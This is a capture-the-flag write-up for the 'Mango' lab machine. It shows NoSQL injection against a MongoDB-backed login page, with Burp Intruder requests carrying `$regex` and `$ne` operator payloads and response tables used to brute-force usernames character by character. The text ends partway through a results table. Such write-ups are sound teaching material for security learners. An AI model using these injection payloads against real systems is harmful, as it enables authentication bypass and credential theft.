Mango

Synopsis


Mango is a medium difficulty Linux machine hosting a website that is found vulnerable to NoSQL injection. The NoSQL database is discovered to be MongoDB, from which we exfiltrate user credentials. We can use one set of credentials to gain a foothold using SSH, and the other to move laterally within the box. A SUID binary is then exploited to escalate our privileges to root.

Skills

- Enumeration
- Scripting
- NoSQL injection
- GTFOBins abuse


Exploitation

As always we start with the nmap to check what services/ports are open





We see that only SSH and web ports are open, so we started the exploitation process from the web


Opening the browser gave us the following page




We tried to bypass the login page using the standard SQL injection techniques but this didn’t work, so we tried to use NoSQL injection to bypass the login page and this worked










Yet, after bypassing the login page, we didn’t get any new access or information because the application is under construction





So we returned to the login page where we performed NoSQL injection but this time targeted to extract username and password This technique required to brute-force each character one by one, but after a while we extracted two username: admin and mango


1 × 2 ×
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://staging-order.mango.htb
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://staging-order.mango.htb
Connection: close
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=gvp8evd1rff99ja3120le1b9tq
Upgrade-Insecure-Requests: 1
username[$regex]=§simon§&password[$ne=pass123&login=login
Search...
0 matches
Clear
1 payload position
Length: 598



Filter: Showing all items
Request Payload Status code Error Timeout Length Comment
i 302 4324
o 302 4324
a 302 4324
d 302 4324
g 302 4324
n 302 4324
m 302 4324
200 4324
q 200 4324
w 200 4324
t 200 4324
y 200 4324
u 200 4324


Filter: Showing all items
Request Payload Status code Error Timeout Length Comment
11 d 302 4324
23 n 302 4324
0 200 4324
1 q 200 4324
2 w 200 4324
3 t 200 4324
4 y 200 4324
5 u 200 4324
6 i 200 4324
7 o 200 4324
8 p 200 4324
9 a 200 4324
Request Response
Pretty Raw Hex
POST /index.php HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://staging-order.mango.htb
Connection: close
Referer: http://staging-order.mango.htb/index.php
Cookie: PHPSESSID=3od84j66t11v7al0fl8oh0c9gn
Upgrade-Insecure-Requests: 1
username[$regex]=ad&password[$ne]=pass123&login=login
Search...
0 matches
Finished


Filter: Showing all items
Request Payload Status code Error Timeout Length Comment
11 d 302 4324
23 n 302 4324
0 200 4324
1 q 200 4324
2 w 200 4324
3 t 200 4324
